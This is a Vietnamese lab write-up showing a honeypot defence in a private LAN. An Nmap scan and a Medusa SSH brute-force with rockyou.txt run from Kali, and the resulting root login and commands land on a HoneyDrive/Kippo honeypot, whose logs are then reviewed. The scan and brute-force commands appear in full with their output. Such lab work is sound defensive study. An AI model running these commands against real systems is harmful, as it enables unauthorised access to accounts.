

Dò quét, tấn công vào máy Ubuntu:

Bước 1: Sử dụng công cụ Nmap để dò quét

Trên terminal của Kali Linux, ta sử dụng câu lệnh sau để dò quét mạng LAN 172.16.1.0/24: `nmap -sS 172.16.1.0/24`

```

└─$ nmap -sS 172.16.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 12:49 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.16.1.10
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for 172.16.1.20
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for 172.16.1.1
Host is up (0.00028s latency).
All 1000 scanned ports on 172.16.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:6F:16:4D (VMware)

Nmap done: 256 IP addresses (3 hosts up) scanned in 25.54 seconds
```

Ta có thể thấy ở trong mạng LAN đang có 3 địa chỉ IP đang hoạt động:

- 172.16.1.10 (HoneyDrive)
- 172.16.1.20 (Ubuntu)
- 172.16.1.1 (giao diện eth1 của tường lửa iptables)

Bước 2: Thực hiện tấn công vào máy Ubuntu.

Sử dụng công cụ Medusa để tiến hành tấn công SSH bruteforce vào máy Ubuntu (172.16.1.20). Với wordlists rockyou.txt có sẵn trên Kali Linux:

```
medusa -h 172.16.1.20 -u root -P /usr/share/wordlists/rockyou.txt -M ssh
```

medusa	Công cụ dùng để brute-force dịch vụ đăng nhập như SSH, FTP,...
-h 172.16.1.20	Địa chỉ IP của máy Ubuntu
-u root	Tên người dùng cần brute-force
-p /usr/share/wordlists/rockyou.txt	Danh sách mật khẩu (password list) để thử (file rockyou.txt)
-m ssh	Giao thức/dịch vụ cần bruteforce là SSH

Kết quả thu được:

```
(kali@kali)-[~]
$ medusa -h 172.16.1.20 -u root -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.3_rc1 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2025-06-21 12:51:20 ACCOUNT CHECK: [ssh] Host: 172.16.1.20 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
2025-06-21 12:51:20 ACCOUNT FOUND: [ssh] Host: 172.16.1.20 User: root Password: 123456 [SUCCESS]
(kali@kali)-[~]
$
```

Ta thu được tài khoản/mật khẩu: root/123456 .

Thực chất đây là tài khoản/mật khẩu của môi trường HoneyDrive, do luật trên CentOS iptables đã chuyển hướng SSH từ máy chủ Ubuntu sang máy chủ HoneyDrive.

Bước 3: Truy cập vào máy chủ và thực hiện một số lệnh

Sử dụng tài khoản/mật khẩu đã thu được ở bước 2 để tiến hành SSH vào máy chủ Ubuntu (thực chất bị chuyển hướng sang HoneyDrive)

```
(kali@kali)-[~]
$ ssh root@172.16.1.20
(root@172.16.1.20) Password:
root@svr03:~#
```

Đăng nhập thành công!

Tiến hành thử nghiệm một số lệnh trên máy chủ

- Thay đổi tài khoản/mật khẩu của một người dùng:

```
richard:x:1000:1000:Richard Texas,,,:/home/richard:/bin/bash
root@svr03:~# passwd richard
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@svr03:~#
```

- Tạo ra file virus:


```
root@svr03:~# touch virus22062025.sh
```

Phân tích hành vi trên HoneyDrive.

Sử dụng trình duyệt truy cập: <http://172.16.1.10/kippo-graph> để vào giao diện quản lý Kippo.

Ở đây, ta có thể xem được các câu lệnh, các loại tấn công, tài khoản/mật khẩu,... mà kẻ tấn công đã sử dụng.

- Các câu lệnh mà kẻ tấn công đã thực hiện




- Giao diện này cho biết mật khẩu và số lượng tin tặc đã sử dụng:

Top 10 passwords

This vertical bar chart displays the top 10 passwords that attackers try when attacking the system.

CSV of all distinct passwords




Giao diện này cho biết tài khoản được đăng nhập bởi mật khẩu tương ứng:

Top 10 user-pass combos

This vertical bar chart displays the top 10 username and password combinations that attackers try when attacking the system.

CSV of all distinct combinations




- Giao diện này cho biết tỉ lệ thất bại/thành công:

Success ratio

This vertical bar chart displays the overall attack success ratio for the particular honeypot system.

CSV of all successful attacks



Đánh giá thực nghiệm:

Qua thực nghiệm, ta đã mô phỏng thành công một cuộc tấn công brute-force SSH từ máy Kali Linux vào hệ thống mạng nội bộ sử dụng công cụ Medusa. Tuy nhiên, nhờ cấu hình chuyển hướng DNAT trên máy CentOS trung gian, toàn bộ lưu lượng tấn công đã được điều hướng sang máy chủ Honeypot (HoneyDrive) thay vì hệ thống thật (máy Ubuntu), mà không để lộ dấu hiệu cho kẻ tấn công biết. Điều này cho thấy vai trò quan trọng của Honeypot trong việc:

- Phát hiện và ghi nhận các hành vi tấn công trong mạng,
- Đánh lừa kẻ tấn công, bảo vệ hệ thống thật khỏi bị xâm phạm,
- Cung cấp dữ liệu quan trọng giúp phân tích kỹ thuật tấn công để cải thiện hệ thống phòng thủ.

Kết quả kiểm tra trên giao diện quản lý HoneyDrive qua kippo-graph cũng xác nhận rằng cuộc tấn công SSH đã được hệ thống Honeypot ghi lại đầy đủ. Đây là minh chứng cho tính hiệu quả của mô hình phòng thủ chủ động trong việc đối phó với các mối đe dọa an ninh mạng hiện nay.